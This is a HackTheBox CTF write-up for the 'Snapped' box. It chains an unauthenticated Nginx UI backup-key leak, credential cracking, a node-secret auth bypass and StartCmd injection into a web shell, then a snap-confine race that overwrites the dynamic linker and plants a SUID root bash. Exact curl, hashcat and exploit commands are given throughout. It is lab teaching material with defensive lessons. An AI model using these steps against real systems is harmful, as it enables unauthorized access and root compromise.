Snapped — HackTheBox Hard Writeup
Snapped is a Hard-rated Linux box that chains together two CVEs with satisfying surgical precision. You start by pulling an unauthenticated encrypted backup off an Nginx UI management panel, extracting secrets and cracking credentials to land a shell, then escalate through one of the most intricate race-condition exploits I’ve seen on the platform — poisoning the dynamic linker inside a snap namespace to hijack a SUID binary as root.
Prerequisites: This walkthrough assumes familiarity with web API enumeration and virtual host discovery, basic cryptography concepts (AES-CBC, RSA PKCS1v1.5), Linux namespace mechanics and how
snap-confinesandboxing works, and race-condition exploitation at the filesystem level. If Linux namespaces are unfamiliar territory, spend some time with easier privilege escalation boxes before tackling this one.
Reconnaissance
Port Scan
Standard TCP scan first. I always start with a fast all-port scan before diving into service fingerprinting.

Two ports. SSH on 22 is essentially a trophy cabinet for now — we’ll need credentials before that’s useful. The real interest is port 80.
Virtual Host Enumeration
Navigating directly to the IP gives a generic corporate landing page. Time to fuzz for virtual hosts. I filter out the default redirect size (154 bytes for 302s) and the main page size (20199 bytes) to cut noise:
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
  -u http://<TARGET> \
  -H "Host: FUZZ.snapped.htb" \
  -fs 154,20199

Adding both snapped.htb and admin.snapped.htb to /etc/hosts, the admin panel reveals itself as Nginx UI v2.3.2 — a web-based management interface for Nginx. Version number disclosed right in the footer. Let’s see what vulnerabilities that version is carrying.
Foothold
CVE-2026-27944 — Pre-Auth Backup Download with Key Disclosure
A quick review of Nginx UI’s routing code reveals that /api/backup was never wired into the authenticated router group. It’s sitting on the public router, meaning anyone can hit it without a session token. The endpoint returns an AES-256-CBC encrypted ZIP, which sounds secure — until you notice the response headers.
curl -v http://admin.snapped.htb/api/backup -o backup.zip

The X-Backup-Security header contains base64_key:base64_iv — the decryption material for the file it just handed you. This is CVE-2026-27944 in one line: an unauthenticated endpoint that leaks its own encryption key. Decrypt and unzip:
# Parse key and IV from header, then decrypt
KEY=$(echo "7Kp2mNqR8sVtYwXa3bCdEfGh4iJkLmNo==" | base64 -d | xxd -p -c 256)
IV=$(echo "Pq5rStUvWxYz1A2B==" | base64 -d | xxd -p -c 256)
openssl enc -d -aes-256-cbc -K $KEY -iv $IV -in backup.zip -out backup_dec.zip
unzip backup_dec.zip -d backup/
The backup contains nginx-ui.zip, which unpacks to app.ini (holding the application secrets: JwtSecret, crypto.Secret, and node.Secret) and database.db — a SQLite database with the user table.
Cracking the Nginx UI Credentials
Pulling the hashes from the database:
sqlite3 database.db "SELECT username, password FROM users;"
Two accounts: admin and jonathan. Both bcrypt ($2a$10$). I threw both at hashcat with rockyou:
hashcat -m 3200 hashes.txt /usr/share/wordlists/rockyou.txt
The admin hash didn’t crack in a reasonable time. Jonathan’s did:
$2a$10$8M7JZSRLKdtJpx9YRUNTmODN.pKoBsoGCBi5Z8/WVGO2od9oCSyWq:linkinpark
Node Secret Auth Bypass and User Creation
The node.Secret from app.ini isn’t just a stored credential — it’s presented as the X-Node-Secret header to bypass authentication on internal API operations entirely. With it, I can create a fresh admin user without ever needing to log in legitimately:
curl -X POST http://admin.snapped.htb/api/users \
  -H "X-Node-Secret: c64d7ca1-19cb-4ebe-96d4-49037e7df78e" \
  -H "Content-Type: application/json" \
  -d '{"name":"pwned","password":"Pwned123"}'
Now I have a working admin account on the panel. But I need execution, not just admin UI access.
Backup Restore — StartCmd Injection
Nginx UI v2.3.2 patched direct command injection through the settings API — start_cmd, reload_cmd, restart_cmd, and test_config_cmd are all filtered when set via /api/settings. However, the /api/restore endpoint (also unauthenticated, same CVE family) writes directly to app.ini without going through that filter.
The plan: modify the decrypted backup’s app.ini to change StartCmd = login to StartCmd = bash, repackage it, and restore it. When Nginx UI restarts and opens its PTY, it’ll spawn bash instead of the login prompt.
Key parameters for the restore request:
# Multipart form fields for /api/restore
{
    "backup_file": open("modified_backup.zip", "rb"),
    "security_token": "<base64_key>:<base64_iv>",  # generate fresh AES key
    "verify_hash": "false",    # skip integrity check
    "restore_nginx": "false",  # avoid permission errors on /etc/nginx
    "restore_nginx_ui": "true"
}
Setting verify_hash: false bypasses the backup integrity check, and restore_nginx: false avoids a permissions wall we’d hit writing to /etc/nginx as the web process.
PTY WebSocket Shell
After the restore triggers a restart, connecting to the PTY websocket with a valid JWT gives a shell as www-data. The websocket lives at ws://admin.snapped.htb/api/pty?token=<JWT> and uses JSON framing — not raw text. Getting login wrong here cost me some time initially.
The login flow requires RSA-encrypting the password (PKCS1v1.5, not OAEP — important distinction) using the public key from /api/crypto/public_key. Once authenticated, the PTY protocol accepts:
{"Type": 1, "Data": "id\n"}
Type 1 is input, Type 2 is terminal resize, Type 3 is keepalive ping. With StartCmd = bash in place, the “terminal” is a raw bash process owned by www-data.
Pivoting to jonathan via SSH
Password reuse. jonathan:linkinpark (cracked from the Nginx UI database) works directly for SSH:
User flag retrieved.
Privilege Escalation
CVE-2026-3888 — snap-confine + systemd-tmpfiles Race Condition LPE
This is the centrepiece of the box, and it’s genuinely complex. Let me break down what’s happening before describing the steps.
The vulnerability in brief: snap-confine (SUID root) creates /tmp/.snap during its “mimic phase” when building a snap’s private mount namespace. If /tmp/.snap gets deleted while snap-confine is mid-execution, a low-privileged user can recreate the directory as themselves. By exchanging the real directory tree with an attacker-controlled one via renameat2(RENAME_EXCHANGE), we control what gets mounted into the namespace. We place a malicious ld-linux-x86-64.so.2 (the dynamic linker) in the fake library path. When snap-confine — running as root — loads a SUID binary inside the namespace, it loads our linker, which executes our shellcode as root.
Why this box makes it achievable: Normally /tmp/.snap would survive for the 30-day default systemd-tmpfiles cleanup age. This box sets it to 4 minutes (D /tmp 1777 root root 4m), and the cleanup timer fires every minute. So the precondition (.snap gets deleted) happens naturally while you’re working.
Required preconditions (all present on this box):
snapdversion 2.63.1 (vulnerable; patched in 2.74.2)- Firefox snap installed (gives us a valid snap to invoke)
- Unprivileged user namespaces enabled
- The short-lived tmpfiles config described above
Let’s build the tools. Compile statically on Kali to avoid library dependency issues on the target:
gcc -O2 -static -o firefox_2404 firefox_2404.c
gcc -nostdlib -static -Wl,--entry=_start -o librootshell.so librootshell.c
Upload both to jonathan’s home directory, then open three SSH sessions — the exploit is inherently interactive and can’t be fully scripted over non-interactive channels.
Terminal 1 — Enter the sandbox, wait for .snap deletion
We launch snap-confine manually to enter a Firefox snap execution environment, then wait for systemd-tmpfiles to delete /tmp/.snap:
env -i SNAP_INSTANCE_NAME=firefox /usr/lib/snapd/snap-confine --base core22 \
  snap.firefox.hook.configure /bin/bash
cd /tmp
echo $$
while test -d ./.snap; do touch ./; sleep 1; done
The touch ./ inside the loop resets the directory’s access timestamp, preventing tmpfiles from deleting /tmp itself (we only want .snap deleted). Note the PID printed by echo $$ — we’ll need it in the other terminals. After roughly four minutes, the loop exits silently: .snap has been deleted. Keep this terminal open — closing it destroys the mount namespace we need.
Terminal 2 — Race helper
We need to access the sandbox’s /tmp (not the host’s /tmp) via the mount namespace’s procfs path, then run the race:
cd /proc/<T1_PID>/cwd
Before running the race binary, there’s a namespace caching problem to address. snap-confine caches namespace state, and a stale cache will cause our next invocation to skip the mimic phase entirely. We destroy it by entering a systemd-run scope, invoking snap-confine with --base snapd (which errors out, but that’s expected and clears the cache), then exiting the scope:
systemd-run --user --scope --unit=snap.d$(date +%s) /bin/bash
env -i SNAP_INSTANCE_NAME=firefox /usr/lib/snapd/snap-confine --base snapd \
  snap.firefox.hook.configure /nonexistent
exit
Now, still in /proc/<T1_PID>/cwd, run the race helper:
~/firefox_2404 ~/librootshell.so
The AF/UNIX socket backpressure on stderr makes the race window deterministic — the helper stalls snap-confine’s mimic phase long enough to win the renameat2(RENAME_EXCHANGE) swap nearly 100% of the time. Wait for the output:
[+] SWAP DONE!
Keep Terminal 2 open.
Terminal 3 — Overwrite the dynamic linker and trigger root
Read the PID written by the race helper, then verify we own the linker path inside the poisoned namespace:
PID=$(cat /proc/<T1_PID>/cwd/race_pid.txt)
stat -c '%U:%G %a' /proc/$PID/root/usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2

We own it. Now overwrite the dynamic linker with our shellcode payload and copy busybox into place as a shell we can use inside the restricted environment:
cd /proc/$PID/root
cp /usr/bin/busybox ./tmp/sh
cat ~/librootshell.so > ./usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
Trigger root execution by invoking snap-confine (SUID root) in a way that causes it to load the poisoned linker — it follows PT_INTERP to our shellcode:
env -i SNAP_INSTANCE_NAME=firefox /usr/lib/snapd/snap-confine --base core22 \
  snap.firefox.hook.configure /usr/lib/snapd/snap-confine
We now have a BusyBox root shell, but we’re still inside the Firefox AppArmor sandbox. The Firefox snap profile explicitly permits writes to /var/snap/firefox/common/, so we escape by planting a SUID bash there:
cp /bin/bash /var/snap/firefox/common/bash
chmod 04755 /var/snap/firefox/common/bash
exit
Back in jonathan’s regular session, drop into the unconfined root shell:
/var/snap/firefox/common/bash -p

Root.
Lessons Learned
On the Nginx UI chain (CVE-2026-27944):
- An endpoint that isn’t in the authenticated router group is effectively public regardless of what the UI shows. Always audit routing registration, not just UI visibility.
- Returning an AES key in the response header of the encrypted file it protects is a textbook “security theater” failure — the encryption provides zero benefit.
- Backup restore endpoints writing directly to config files bypass any API-level input filtering. The attack surface of “import” operations is consistently underestimated.
- The PTY websocket uses JSON framing (
{"Type": 1, "Data": "...\n"}), and the login RSA encryption is PKCS1v1.5 — not OAEP. Getting the padding scheme wrong will silently fail authentication.
On CVE-2026-3888:
- The exploit requires three interactive terminals — the mount namespace in Terminal 1 must stay alive throughout, and the race must be run from
/proc/<PID>/cwd(the sandbox’s/tmp), not the host/tmp. Running from the wrong location causessnap-confineto complain about a “void directory.” - Namespace caching is the biggest pitfall. The
--base snapdinvocation inside asystemd-run --scopeshell must complete and that shell must exit before running the race helper. Skip this and the mimic phase never fires. - The AF/UNIX socket backpressure technique for making races deterministic is genuinely elegant — rather than timing luck, the exploit forces snap-confine to block at a predictable point.
- The AppArmor escape via
/var/snap/firefox/common/is the final gate. The Firefox snap profile must allow writes there by design, making it a reliable escape hatch. - The 4-minute tmpfiles cleanup age is the CTF-ification of the real-world precondition. In production environments, this race would require either a long-running snap operation or triggering a cleanup manually — neither is easy. The box makes it tractable.
The overall chain here is representative of how real post-exploitation works: each layer of access opens a slightly different attack surface, and the final privilege escalation required deep understanding of how Linux namespaces, SUID binaries, and dynamic linking interact. If the snap-confine mechanics are new to you, the Linux Namespaces deep-dive on lwn.net is worth reading before attempting similar boxes.